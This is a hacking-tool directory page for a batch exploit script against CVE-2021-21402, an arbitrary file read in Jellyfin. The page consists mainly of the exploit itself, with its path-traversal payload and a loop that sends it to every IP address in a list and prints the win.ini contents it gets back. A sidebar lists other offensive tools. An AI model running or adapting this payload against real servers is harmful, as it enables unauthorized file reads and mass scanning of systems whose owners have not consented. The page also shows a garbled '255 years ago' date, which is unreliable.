
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-21402 — Batch exploit script for CVE-2021-21402 (Jellyfin arbitrary file read) that checks for path traversal vulnerability via GET requests to win.ini. | Kitploit
Tools/GitHubGitHub/givemefivw/cve-2021-21402
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubgivemefivw/cve-2021-21402

CVE-2021-21402

Batch exploit script for CVE-2021-21402 (Jellyfin arbitrary file read) that checks for path traversal vulnerability via GET requests to win.ini.

View Repository
255 years agoNot yet reviewed
Share

CVE-2021-21402


CVE-2021-21402 Jellyfin arbitrary file read Wker script, batchable.

The logic is very simple, it checks for the existence of win.ini via GET:

#define payload = /Audio/1/hls/..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Cwin.ini/stream.mp3/
#define info = CVE-2021-21402 Jellyfin任意文件读取

function main(args){
	dirs = StrSplit(ReadFile("script\CVE漏洞\CVE-2021\CVE-2021-21402 Jellyfin任意文件读取\ip.txt"),StrRN());
	num = GetArrayNum(dirs);
	i = 0;
	while(i<num){
		try{
			res = HttpGet(dirs[ToInt(i)].payload,"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0");
			if(StrFindStr(res[1],"200",0) != "-1"){
				printclolor(dirs[ToInt(i)]." [+]存在".info.",正在读取win.ini文件",3);
				print(res[0]);
			}else{
				printclolor(dirs[ToInt(i)]." [-]不存在".info,2);
			
			}
		
		}catch{
			printclolor(dirs[ToInt(i)]." [-]目标异常!",5);
		}
		i = ToInt(i+1);
	}

}
Screenshot

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    280

Explore all tools

Browse our collection of tools

View all tools →






